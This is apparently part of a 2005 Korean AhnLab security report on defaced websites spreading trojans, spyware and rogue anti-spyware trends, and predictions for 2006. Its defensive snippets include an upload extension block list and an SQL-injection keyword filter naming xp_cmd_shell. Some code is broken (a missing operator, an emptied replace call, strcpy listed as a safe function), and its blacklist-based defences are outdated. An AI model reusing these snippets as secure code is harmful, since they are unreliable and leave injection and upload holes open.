
2004년 중반 이후 많은 보안전문가들이 악성코드와 해킹이 금전을 추구하는 방향으로 바뀔 것으로 예상했다. 2005년은 이런 전망이 현실로 나타난 해이며 돈 때문에 발생한 보안 사고가 급증했다. 2006년의 보안사고도 대부분 금전적 이득을 목표로 할 것은 분명하다. 왜냐하면 대부분의 컴퓨터가 인터넷에 연결되어 있으며 보안의식이 부족하거나 컴퓨터 사용에 익숙하지 않는 사용자들로부터 아이디와 비밀번호를 빼내는 것은 너무나 쉬워졌기 때문이다. **ASEC**

VI. 홈페이지 변조를 통한 악성코드 유포

작성자: 이정형 주임연구원(jungh@ahnlab.com)

2005년 1월 국내 대량 홈페이지 변조사건을 시작으로 9월에는 일반 사용자들이 많이 방문하는 국내 유명 포털 사이트 뉴스페이지, 언론사 홈페이지, 공공기관, 음원 관련 사이트 등에 대한 해킹, 12월에는 하루에 수십만 명이 방문하는 국내 대형 온라인 서점까지 해커에 의해 홈페이지가 변조되어 악성코드를 배포하는 등 2005년 한해 동안 무차별적인 국내 홈페이지 해킹사건들이 줄을 이었다.

이러한 홈페이지 변조 공격은 1990년대 후반부터 증가 추세에 있으며, 최근에는 악성코드의 유포를 통한 개인정보 수집이 빈번하고 있다.




[그림1] 해킹패턴의 변천흐름

웹에 대한 이해

1990년대 초에 개발된 WWW(World Wide Web)는 인터넷 사용을 편리하게 하여 인터넷의 대중화를 가져오게 하였고, 이는 폭발적인 이용자수의 증가로 이어져 우리나라 인터넷 사용인구가 2005년 6월에 총 인구의 72%인 3,257만 명에 육박하였다. 또한, 인터넷과 WWW(World Wide Web)가 동일시 되고, W3C(www.w3c.org)에서 개발한 HTML 문서의 사용이 보편화되었다.


이렇듯 인터넷 보급이 대중화되면서 ‘해킹’이란 단어가 일반 사용자에게도 익숙한 단어가 되었는데, 웹 해킹이란 일반적으로 정보를 제공하는 웹 서버 즉, HTTP 서버를 공격하는 것을 일컫는다.



[그림2] 웹 서버 해킹 구조

홈페이지 변조와 결합한 악성코드

해커는 해당 웹 서버를 공격하여 웹 페이지를 인터넷 익스플로러 취약점을 이용한 트로이목마가 설치되게 변조해 두고, 사용자들이 해당 웹페이지를 방문하였을 때 트로이목마가 사용자의 시스템에 설치되게 한다.



[그림3] 홈페이지가 변조되어 악성코드 주소가 포함된 iframe

트로이목마는 감염된 시스템의 사용자가 특정 온라인 게임 웹 사이트를 접속할 경우 사용자 계정과 비밀번호를 후킹(Hooking)하여 특정 메일 주소로 전송을 시도한다. 제작자는 유출된 사용자 계정과 비밀번호를 이용하여 해당 계정이 보유하고 있는 사이버머니 또는 아이템을 이용해 금전적 이익을 취득하기 위해 제작한 것으로 추정된다. 이러한 증상을 가진 것으로는 리니지해크 트로이목마(Win-Trojan/LineageHack), 행해크 트로이목마(Win-Trojan/HangHack) 등이 있다.

이런 공격을 당한 대다수의 시스템은 윈도우 NT 계열의 웹 서버이다. 웹 서버는 보안 패치가 되어있음에도 불구하고, 대부분이 SQL 인젝션 등의 웹 어플리케이션 버그로 인해 공격 당해 인터넷 익스플로러의 취약점을 이용하여 트로이목마를 설치하는 것이다. 또한, 특정 어플리케이션의 취약점들을 이용한 웹이 증가하고 있는데, 2005년 초에는 구글, 야후 등의 검색엔진을 통해 PHPBB를 이용하는 사이트를 찾아낸 후 해당 취약점을 이용해 전파되는 산티 웜(Perl/Santy)¹ 등이 맹위를 떨치기도 하였다.



[그림4] 산티 웜에 의해 변조된 홈페이지 화면

홈페이지 변조 공격에 대한 방지기법

웹 해킹 공격에 대한 방지기법은 크게 웹 서버와 웹 어플리케이션의 취약점 그리고, 사용자 클라이언트상의 취약점으로 크게 나누어진다. 이제, 이들 취약점들의 종류와 해결방법에 대해 알아보기로 하자.

¹ AhnLab, PERL/Santy

http://info.ahnlab.com/smart2u/virus_detail_1613.html

● 웹 어플리케이션 취약점 및 해결방법

웹 어플리케이션 취약점에는 다음의 6가지의 것이 존재하며 각 취약점 별 해결방법은 다음과 같다.

1) 파일 upload 취약점

웹 어플리케이션에서 파일 업로드 기능이 구현되어 있으면 .php .ph, asp, jsp 등의 스크립트 파일을 업로드 한 후 악의적인 명령어를 실행하여 웹 서버 권한을 획득할 수 있게 된다.

이러한 스크립트의 실행을 방지하는 기법에는 파일이 저장되는 디렉토리에 대해 소스처리 하는 방법과 파일 업로드 필드에 대해서 스크립트 파일에 대한 업로드 금지방법이 있다.

아파치 서버를 사용하는 경우, 설정파일인 httpd.conf 에 다음의 줄을 추가하여 방지할 수 있다.

```
<DirectoryMatch "^/home/.*data">
  AddType application/x-httpd-php3-source .phps .php .ph .php3 .cgi .sh
  .pl .html .htm .shtml .vbs .ins
  AddType application/x-httpd-php-source .phps .php .ph .php3 .cgi .sh
  .pl .html .htm .shtml .vbs .ins
  <Files ~ ".*\ph$">
    Order allow,deny
    Deny from all
  </Files>
</DirectoryMatch>
```

IIS 서버에서는 해당 파일에 대해 ACL(Access Control List)를 설정하거나, 가상 디렉토리를 생성하여 다음과 같이 권한제어를 설정한다.

```
.exe, .dll .cmd .pl .cgi, .asp 등에 대한 Everyone(X), Administrators(모든권한),
System(모든권한)
```

다음은 웹 어플리케이션에서 프로그램 구현으로 스크립트의 파일 업로드를 금지시키는 예제이다.

```
if(ereg("\.php", $file[name]) || ereg("\.ph", $file[name]) ||
ereg("\.asp", $file[name]) || ereg("\.dll", $file[name]) || ereg("\.cgi", $file[name])
ereg("\.exe", $file[name])) {
  echo "<script>\n".
    "alert('U attempted invalid method in this program!');\n".
    "history.back();\n".
    "</script>\n";
  exit;
}
```

2) 설정 파일(Setup file) 노출 취약점

웹 어플리케이션은 프로그램 초기화나, 전역변수 처리를 담고 있는 설정 파일들을 가지고 있다. 이러한 설정 파일들에 대한 접근제어를 하지 않으면 웹을 통해 중요 설정 정보를 볼 수 있게 된다. 이를 방지하기 위해 아파치 서버를 사용하는 경우에는 설정파일이 httpd.conf 에 다음의 줄을 추가해 주어야 한다.

```
AddType application/x-httpd-php .php .php3 .ph .inc
```

IIS 서버를 사용하는 경우에는 해당 파일에 대하여 ACL (Access Control List)를 설정하거나, 가상 디렉토리를 생성하여, 다음과 같이 권한 제어를 설정한다.

```
Everyone(X), Administrators(모든권한), System(모든권한)
```

3) Directory, File Permission, 기본 설치 파일 관련 취약점

웹 어플리케이션 설치 시 Directory 및 해당 File에 모든 유저의 쓰기권한이 적용되는 경우가 존재한다. nobody를 제외한 유저들의 쓰기 권한을 제거하고 또한 해당 글이 저장되는 파일에 대한 permission을 검사하며, 백업파일을 삭제하도록 한다.

IIS를 사용하는 경우 iissamples, iishelp, msadc, _vti_bin(FrontPage Extension 관련), scripts, cgi-bin 등이 필요하지 않을 경우 이를 삭제하고, 인터넷 서비스 관리자의 속성에서 .httr, .idc, .printer, .htw, .ida, .idq 등 필요하지 않은 항목에 대하여 제거한다.

4) shell 실행 및 파일 오픈 관련 함수 취약점

웹 어플리케이션에서 다음과 같은 함수를 사용할 경우 메타캐릭터 문자들을 제거하지 않으면 변수 인자에 악의적인 값을 추가하여 shell 명령어들을 실행하거나 중요파일들을 다운로드할 수 있게 된다.

```
system(), passthru(), exec(), popen(), escapeshellcmd(), (Backticks) 및 fopen(), include()
```

해결방법은 이 함수들을 사용할 때 메타캐릭터 문자인 .<*&,\$!#()[]{}:~/'\n\r를 제거하는 것이다.

5) 버퍼 오버플로우(Buffer Overflow) 취약점

웹 어플리케이션 프로그램에 버퍼 오버플로우가 존재하면 웹 서버의 권한을 빼앗길 수 있다. 프로그램에서 이러한 종류의 함수를 사용할 때 버퍼 크기에 대한 주의가 필요하다.

```
gets(), getenv(), strcpy(), strcat(), sprintf(), fscanf(), scanf(), sscanf(), vscanf(), vsscanf(), vfscanf(), vsprintf(), realpath(), getopt(), getopt_long(), getpass(), streadd(), strcpy(), strtrns()
```

위 함수들 대신 인자 값에 버퍼크기가 필요한 bcopy(), fgets(), memcpy(), strncpy(), snprintf(), strcpy(), strcadd(), vsnprintf() 등의 함수를 대체하여 사용하도록 한다.

6) SQL 인젝션(Injection) 취약점

웹 어플리케이션은 일반적으로 데이터베이스와 연동되는 경우가 많다.

SQL 인젝션은 사용자의 입력이 필요한 곳에 SQL 쿼리(Query)문을 넣어 악의적인 명령어를 수행하는 기법이다.

이를 예방하기 위해서는 사용자의 입력이 필요한 변수에 유효성 검사(Input Validation)를 해야 하며, 쉘 메타캐릭터 문자들인 .<*&,\$!#()[]{}:"/'\n\r 등을 제거해야 SQL 인젝션 공격에 대해 안전할 수가 있다.

ASP에서 SQL 인젝션을 방지하는 여러 가지 기법 중 가장 손쉬운 방법은 다음과 같다.

```
field = replace(field, "", "")
field = replace(field, "select", "query_try")
field = replace(field, "insert", "query_try")
field = replace(field, "delete", "query_try")
field = replace(field, "drop", "query_try")
field = replace(field, "xp_cmd_shell", "query_try")
```

Perl인 경우에는 다음과 같이 하면 된다.

```
$value =~ s/([;<*\| \&!#\(\)\[\]\{\}:'"])/\\$1/g;
```

PHP 설정화일인 php.ini 에는 보안을 강화하는 옵션이 존재한다. 다음과 같이 옵션을 설정하여 보안을 강화한다.

```
allow_url_fopen = Off
magic_quotes_gpc = On
register_globals = Off
```

따라서, 웹 어플리케이션의 전체 소스 코드를 검사하여 위에 열거된 취약점 제거 방법들을 적용하여야 웹 어플리케이션 취약점 존재로 인한 피해를 예방할 수 있다.

● 서버상의 취약점 및 해결방법

mod_php, mod_perl, mod_python 등은 아파치 모듈로, 스크립트 언어가 동작할 수 있다.

해당하는 모듈에 취약점이 발생하면 웹 서버 권한을 빼앗기게 되며, 이를 이용하여 서버에 접근할 수 있게 된다. 2005년 상반기에 PHP의 리모트 버퍼 오버플로우(Remote Buffer Overflow) 취약점이 나온 이후 크래커들이 이 취약점을 이용하여 웹 서버를 공격하는 것으로 보여진다. 이 취약점으로 인한 피해를 예방하기 위해 사용하는 PHP 버전을 체크하여 항상 최신버전으로 패치 하도록 한다. 또한 윈도우 NT계열의 IIS를 사용하는 관리자는 반드시 최신 보안패치를 모두 적용하고, 불필

요한 서비스를 제거하여야만 최소한의 안전을 지킬 수가 있다.

● 일반 사용자 컴퓨터의 취약점 및 해결방법

신뢰되지 않는 사이트에 대한 접속을 자제하며, 사용하는 OS 및 응용 프로그램의 최신 보안패치를 반드시 적용하도록 한다. 또한, 악성코드의 감염에 대비하여 백신 제품을 설치하고 개인방화벽 소프트웨어를 함께 사용하도록 한다.

향후 전망

윈도우 XP 서비스팩2의 출시와 더불어 제공된 DEP, Heap 구조변화로 오버플로우를 사용하여 특정 서비스에 대해 공격하는 것이 매우 힘들게 되었고, 윈도우 비스타(Windows Vista)에는 이 기능들이 더욱 강화되고 개인 방화벽이 제공될 예정이어서 서비스를 통한 웹의 감염은 앞으로 감소할 것으로 예상된다.

그에 반해 웹을 통한 악성코드의 유포는 다운로더, 드롭퍼, 스파이웨어, 무차별 웹서버 공격, 웹 어플리케이션 공격 등 공격기법의 발전과 더불어 지속적으로 증가할 것으로 예상된다. **ASEC**

VII. 스파이웨어 피해증가와 기법의 고도화

작성자: 박시준 연구원(sjpark@ahnlab.com)

2005년은 금전적 이익을 목적으로 한 스파이웨어의 피해가 급증한 한해였다고 단언할 수 있다. 특히 악의적인 목적을 가진 소수의 제작자가 제작하여 유포하는 악성코드와는 달리 스파이웨어는 회사 차원에서 조직적으로 제작, 배포되고 있어, 이들의 안티 스파이웨어 진단을 회피하기 위한 기법들 또한 고도화 되어가는 추세이다.

또한 비교적 진입 장벽이 낮은 안티 스파이웨어 시장의 특성으로 인해 다수의 안티 스파이웨어 제품이 출시되고 이들간의 경쟁으로 인한 불법적인 배포로 일반 사용자들은 오히려 피해를 입는 경우도 종종 발생하고 있다. 특히 외국 업체의 경우 스파이웨어가 허위 또는 과장된 진단 결과를 보여주어 결제를 유도하는 허위 안티 스파이웨어 (Rogue)를 설치하는 경우가 꾸준히 증가하고 있다.

이러한 피해가 증가됨에 따라 정보통신부는 스파이웨어를 규정하는 기준안 문서를 발표해 명백한 스파이웨어에 대해서는 법적인 처벌을 받을 수 있는 근거를 마련하였다.

2005년 한해 스파이웨어의 주요 이슈 및 흐름을 요약하면 다음과 같다.

- 스파이웨어의 증가 및 배포 방법의 다양화
- 스파이웨어 제작 기술의 고도화
- 허위 안티 스파이웨어의 증가
- 정보통신부의 스파이웨어 기준안 발표

스파이웨어의 증가 및 배포 방법의 다양화

2005년 스파이웨어에 의한 피해를 크게 증가시킨 원인 중 하나는 다운로드 (Downloader) 계열의 악성코드이다. 이는 자체 전파력이 없는 스파이웨어나 애드웨어 같은 유해가능 프로그램을 배포하는데 가장 효과적인 방법 중 하나였다. 유해가능 프로그램을 다운로드하는 악성코드들은 공통적으로 다음과 같은 특징을 가지고 있다.

- 백그라운드로 실행하여 사용자가 실행중인 사실을 인지하기 어렵다.
- 사용자 동의 없이 시작 프로그램에 등록되어 실행된다.
- 다수의 유해가능 프로그램의 다운로드와 실행을 시도한다.

2005년 발견된 유해가능 프로그램 중에서 큰 피해를 입힌 엔케이스 (Win-Adware/nCase), 바겐버디 (Win-Adware/BargainBuddy), 미디어티켓츠 (Win-Adware/MediaTickets), 아이에스티바 (Win-Adware/ISTBar) 애드웨어 등은 다운로드에 의해 설치된 대표적인 유해가능 프로그램이다.

초기의 다운로더는 비교적 단순한 코드를 사용한 반면 최근에는 DLL 코드 삽입 기법 (DLL Injection)을 사용하여 정상 윈도우 프로세스와 함께 실행되거나 클라이언트에 설치된 방화벽 소프트웨어의 차단을 우회하는 기법을 사용하는 등 그 기법이 점점 고도화되고 있다.

또한 허위로 제작된 마이크로소프트 업데이트 페이지나 안티 바이러스 프로그램 제작사의 웹페이지를 팝업으로 노출하여 유해가능 프로그램의 설치를 유도하는 클릭러 (Clicker), IE 보안 설정을 낮게 변경하고 유해가능 프로그램의 ActiveX 코드가 삽입

된 웹페이지를 노출하여 사용자 동의 없이 유해가능 프로그램을 설치하는 로존(LowZones) 계열의 악성코드도 증가하였다.

보안 취약점을 이용하여 설치를 시도하는 유해가능 프로그램의 증가도 2005년 스파이웨어 동향의 큰 특징 중 하나이다. 최근에 발견된 WMF 파일의 취약점을 이용하여 애드웨어를 비롯한 여러 유해가능 프로그램의 설치를 시도하는 악의적인 WMF 파일과 피해사례가 다수 보고되었으며, 국내에서는 웹사이트 해킹으로 IE 보안취약점을 공격하는 코드를 삽입하고 패치가 적용되지 않은 시스템을 이용하는 사용자가 이 웹페이지를 방문하는 경우 게임 계정 탈취 목적의 스파이웨어가 설치되는 피해가 여러 건 발생하였다.

국내의 경우 ActiveX의 형태로 카페나 대형 포털사이트 게시판을 통해 대량으로 배포를 시도하는 애드웨어의 피해가 가장 많았다. 이들은 대부분 설치하는 프로그램에 대해 용도를 속이거나 충분한 설명을 하지 않아 사용자는 애드웨어라는 사실을 알지 못한 채 프로그램을 설치하게 된다. 이러한 애드웨어는 백그라운드로 동작하여 팝업광고를 지속적으로 노출하거나 시스템 설정을 변경하여 컴퓨터 작업을 방해하며, 제거 후에도 해당 애드웨어를 배포하는 웹 사이트에 방문하는 것 만으로도 기존에 설치된 ActiveX 컨트롤에 의하여 사용자 동의 없이 재설치 되어 많은 사용자가 피해를 입었다.

스파이웨어 제작 기술의 고도화

악성코드는 개인 또는 특정 해커 그룹에서 주로 제작 되었지만 스파이웨어의 경우 회사 차원에서 제작되고 배포되는 형태가 많다. 따라서 보안 소프트웨어의 진단을 회피하기 위해 다양한 기술이 접목되는 형태를 보이고 있으며 악성코드에서 사용하는 악의적인 기법을 사용하는 사례도 부쩍 늘어났다. 최근 들어 자주 사용되는 기법들을 살펴보자.

루트킷(Rootkit)은 악의적인 목적으로 자신의 존재를 은폐하는 프로그램 또는 프로그램 도구로, 악성코드가 사용자로부터 자신의 존재를 은폐하고 안티 바이러스, 안티 스파이웨어 또는 시스템 관리 프로그램으로부터의 검출을 피하기 위해서 자주 사용된다. 루트킷을 사용하면 일반적인 방법으로는 프로그램의 존재 사실은 물론 실행중인 사실 또한 확인할 방법이 없다. 또한 [그림1]과 같이 안티 스파이웨어 제품에서도 후킹된 정보를 복원하지 않고서는 이들 스파이웨어를 진단조차 할 수 없다. 2005년 초부터 꾸준히 감염 사례가 보고된 Win-Adware/ToolBar.EliteBar의 경우 루트킷 기법을 사용한 대표적인 애드웨어이다. 이는 인터넷 익스플로러 툴바를 설치하지만 사용자는 설치된 파일을 확인할 수 없고 동작 사실도 확인할 수 없을 뿐 아니라 삭제도 불가능하여 이에 대한 문의가 꾸준히 접수되었다.

최근 Sony BMG의 DRM(Digital Rights Management) 관련 소프트웨어가 이 루트킷 기법을 사용하여 큰 문제가 되었으며, 실제 이를 악용한 악성 프로그램이 등장하기도 했다. 하지만 루트킷 제거 프로그램을 배포하고, 소비자를 상대로 보상 정책을 발표하는 등 사용자 입장에서 사건을 해결하려는 노력을 보여줬다. 국내의 경우도 모 업체에서 자사의 한글 키워드 도우미 서비스를 보호할 목적으로 루트킷을 사용한 보호 프로그램을 사용해 문제가 된 적이 있었다. 하지만 이를 진단하고 치료한 업체를 대상으로 법적 소송을 제기해 사용자의 입장이 아닌 자사의 입장에서 문제를 해결하려는 상반된 결과를 보여줬었다.

이런 기법을 사용한 스파이웨어를 진단하고 치료할 수 있는 기능을 가진 안티 스파이

웨어는 몇몇 메이저 업체 이외엔 거의 없어 사용자의 피해는 계속 증가될 전망이다.

```

77F7E703-77F7E707 5 bytes - NtCreateThread <135>
[ B8 35 00 00 00 : E9 B4 74 A7 88 ]
77F7E823-77F7E827 5 bytes - NtEnumerateKey <154>
[ B8 47 00 00 00 : E9 74 75 A7 88 ]
77F7E843-77F7E847 5 bytes - NtEnumerateValueKey <156>
[ B8 49 00 00 00 : E9 CA 76 A7 88 ]
77F7ECC3-77F7ECC7 5 bytes - NtQueryDirectoryFile <229>
[ B8 91 00 00 00 : E9 58 76 A7 88 ]
77F7EE83-77F7EE87 5 bytes - NtQuerySystemInformation <258>
[ B8 AD 00 00 00 : E9 97 73 A7 88 ]
77F7EEC3-77F7EEC7 5 bytes - NtQueryValueKey <262>
[ B8 B1 00 00 00 : E9 2D 72 A7 88 ]
77F7F323-77F7F327 5 bytes - NtSetValueKey <333>
[ B8 F7 00 00 00 : E9 67 69 A7 88 ]

```

[그림1] 비드로 다운로더(Win-Downloader/Vidro)에 의해 후킹된 API 정보

정상 프로그램을 이용하는 사례도 자주 발견되고 있다. 스타트페이지 스파이웨어(Win-Spyware/StartPage.30720)의 경우 정상적인 구글 툴바를 설치한다. 하지만 추가로 윈도우의 호스트 파일 또한 변경하여 구글, MSN, 야후 등의 각 나라별 인터넷 주소를 모두 스파이웨어에서 사용하는 주소로 변경해 버린다. 따라서 사용자는 구글, MSN, 야후를 사용하지만 실제 검색된 결과는 스파이웨어에서 의도한 페이지로 변경되어 나타나게 된다.

또한 PWS.리니지핵.46386 스파이웨어(Win-Spyware/PWS.Lineage.46836)의 경우 윈도우 내에 포함된 IPv6를 IPv4로 변환해 주는 6to4 서비스와 동일한 서비스를 생성하여 스파이웨어를 설치하고 실행한다. 실제 6to4 서비스를 이용하는 사용자라면 스파이웨어가 실행됨은 물론이고 추가적으로 6to4 서비스를 제공받지 못하게 되어 이중의 피해를 입을 수 있다.

파일을 암호화하거나 실행 압축 프로그램으로 압축하여 안티 스파이웨어가 자신을 진단하는 것을 회피하는 기법의 사용도 부쩍 늘었다. 대표적인 사례로 크립터 스파이웨어(Win-Spyware/Crypter.gen)를 들 수 있다. 이런 스파이웨어들은 설치될 때마다 파일의 내용이 변경되어 휴리스틱 진단 기법 등을 사용하여야 하는 문제점을 지니고 있다.

스파이웨어는 수적 증가와 함께 위와 같은 제작 기법의 고도화로 보안 소프트웨어의 진단 기법을 회피하려고 다양한 시도를 하고 있다. 이런 추세는 앞으로도 계속될 전망이다. 이에 따라 사용자의 피해도 더욱더 늘어날 전망이다.

허위 안티 스파이웨어 프로그램의 증가

스파이웨어의 위협과 실제적인 피해가 증가하면서 이를 악용한 허위 안티 스파이웨어 프로그램이 크게 증가하였다. Rogue/Suspected 프로그램으로 분류되는 허위 안티 스파이웨어 프로그램은 허위, 과장된 스파이웨어 검사 결과를 보여주고 이를 제거하려고 하면 이용료를 요구한다. 현재 보고된 허위 안티 스파이웨어 프로그램은 약 250여 개에 이르고 있으며 현재도 꾸준히 변형이 제작, 배포되고 있다.


허위 안티 스파이웨어는 ActiveX를 통해 배포하거나 클릭러 류의 스파이웨어에 의해 설치되며, 최근 WMF 취약점을 사용한 스파이웨어인 Win-Exploit/WMF의 경우도 허위 안티 스파이웨어를 설치하는데 사용되었다.

스파이웨어 위협이 증가하면서 안티 스파이웨어 프로그램이 쉽게 돈을 벌 수 있는 아이템으로 부각되자 애드웨어 제작 업체까지도 안티 스파이웨어 프로그램을 제작하거나, 실제로는 동일한 프로그램의 유저인터페이스를 변경하여 다른 안티 스파이웨어 프로그램인 것처럼 제작하여 배포하는 경우도 있다. 국내에도 약 40여 개의 안티 스파이웨어 프로그램이 제작, 배포되고 있으며 불특정 웹사이트를 통해 ActiveX를 이용하여 대량으로 배포되고 있다. 이들 중 상당수는 정상 파일, 정상 레지스트리를 오진(False Positive)하거나 과장된 진단 결과를 보여주고 결제를 유도하며 일부 업체는 자동 결제 연장 기능을 사용하여 문제가 되기도 하였다.

안티 스파이웨어 프로그램의 과열 경쟁으로 인한 금전적인 피해 이외에도 삭제 후에 사용자 동의 없이 재설치 되거나 치료 후에도 동일한 스파이웨어가 발견되는 등의 여러 가지 피해 사례도 보고되었다. 또한 다수의 사용자를 확보하기 위하여 스팸메일이나 불특정 웹사이트-포털 사이트의 게시판이나 인터넷 커뮤니티의 게시판-에 다수의 ActiveX 설치 프로그램을 삽입하여 불편을 주고 프로그램을 제거한 후에도 ActiveX 설치 프로그램이 남아 있어 불특정 웹사이트를 방문하는 것 만으로도 사용자 동의 없이 재설치 되는 피해 사례가 다수 보고되었다.

또한 최근에는 직접 윈도우의 바탕화면을 변경하거나, [그림2]와 같이 시스템 트레이 영역에 윈도우 보안 경고를 위장한 거짓 경고 메시지를 풍선 도움말로 보여주며 사용자의 설치 및 결제를 유도하는 형태의 클릭커가 다수 보고되었으며 국내에서도 다수의 피해 사례가 보고되었다.

피에스가드(Win-Adware/Rogue.PSGuard), 스파이쉐리프(Win-Adware/Rogue.SpySheriff), 스파이엑스(Win-Adware/Rogue.SpyAxe) 등이 많은 피해를 입힌 허위 안티 스파이웨어 프로그램이다.



[그림2] 스파이웨어에 의해 변조된 바탕화면과 허위 보안 경고 도움말

정보통신부의 스파이웨어 기준안 발표

국내에서도 스파이웨어에 대한 피해가 증가됨에 따라 이에 대한 피해를 최소화 하기 위해 정보통신부에서 스파이웨어를 규정하는 법적 근거인 스파이웨어 기준안을 발표했다. 이로 인해 스파이웨어를 제작하는 업체에 대해 법적으로 처벌할 수 있는 근거를 마련했다는 점에서 큰 의의를 가진다고 볼 수 있다. 이 사건을 계기로 국내 스파이웨어를 제작하는 업체들의 비양심적 행위가 근절되고 스파이웨어나 악성코드가 아닌 사용자가 컴퓨터의 주인이 되는 계기가 조금이라도 마련 되었으면 한다. **ASEC**

VIII. AhnLab이 예측하는 2006년

작성자: 정진성 주임연구원(jsjung@ahnlab.com)

2006년은 악의적인 목적을 가진 프로그램 제작이 조직화되고, 제작방법이 더욱 고도화되는 한 해가 될 것으로 예상된다.

악성 아이알씨봇 웹의 고도화, 국지화, 조직화

2005년 들어 일부 악성 아이알씨봇 웹 변형에서 사용되기 시작한 공격대상, 공격방법 등에 대한 통제기능이 2006년에는 더욱 많은 변형들에게서 발견될 것으로 보인다. 또한 일부 마스터(오퍼, Offer)들이 관리하고 있는 국가별 악성 아이알씨봇 웹에 감염된 시스템 정보를 이용하여, 악성코드 제작자와 스팸메일 발송자, 스파이웨어 제작업체가 조직적으로 결탁하여 악성 아이알씨봇 웹에 감염된 시스템을 통해 스팸메일을 발송하거나 스파이웨어를 설치하는 사례가 보다 증가할 것이며, 이는 공격목적에 따라 국지적으로 피해를 발생시키는 이른바 ‘국지적 피해’도 발생할 수 있을 것이다.

은폐기법 무력화 기술과 우회기술의 대립

2005년은 2004년에 비해 은폐기법을 사용하는 악성코드의 수가 급증하였을 뿐 아니라, 스파이웨어, 응용프로그램에서도 자신을 숨기기 위해 은폐기법을 사용하는 등 대중화되는 현상을 보였다. 2006년은 대중적으로 사용되는 악의적인 은폐기법을 진단하고 무력화하는 기술들이 더욱 많이 시도될 것으로 보인다. 하지만 이런 기술들로 인해 은폐기법의 활용이 무력화되고 축소되기 보다는 이를 우회하는 기법이 지속적으로 시도되면서 그 기법이 점점 고도화될 것으로 예상된다.

트로이목마, 바이러스 출현 증가

2005년 트로이목마는 2004년에 비해 크게 증가한 현상을 보였다. 이런 현상은 2006년에도 지속될 것으로 전망되며, 트로이목마가 설치된 시스템 정보부터 특정 웹사이트 로그인 계정까지 감염된 시스템에서 확보할 수 있는 모든 사용자 정보를 유출하는 것이 2006년 출현하는 트로이목마의 궁극적인 목적이 될 것으로 보인다. 또한 2006년에는 파일감염 증상 이외에 다른 효과를 노리는 바이러스의 출현이 증가할 것으로 보인다. 2005년에도 2004년에 비해 바이러스의 출현이 다소 증가하였는데, 2006년에도 단순 파일 감염보다는 특정 파일을 감염시켜서 이 파일이 실행되면 다른 악성코드를 설치하는 등 제작자의 의도에 따른 악의적인 동작을 하도록 제작된 바이러스의 출현이 증가할 것으로 예상된다.

새로운 모바일 악성코드의 출현

2006년은 모바일 악성코드의 출현이 보다 더 증가하고 새로운 형태의 악성코드가 출현할 것으로 전망된다. 수적인 증가뿐 아니라 모바일 기기 자체의 부팅이 안되도록 공격하는 형태가 증가할 것으로 보이며, 2005년에 ARM 기반에서 동작하는 포켓PC용 PE 파일들에 대한 코드 모호화툴이 등장함에 따라 2006년에는 이 툴을 이용한 새로운 형태의 악성코드가 출현할 가능성이 매우 높으며, 무선랜 환경에서 전파될 가능성도 있다.

온라인 게임 보안

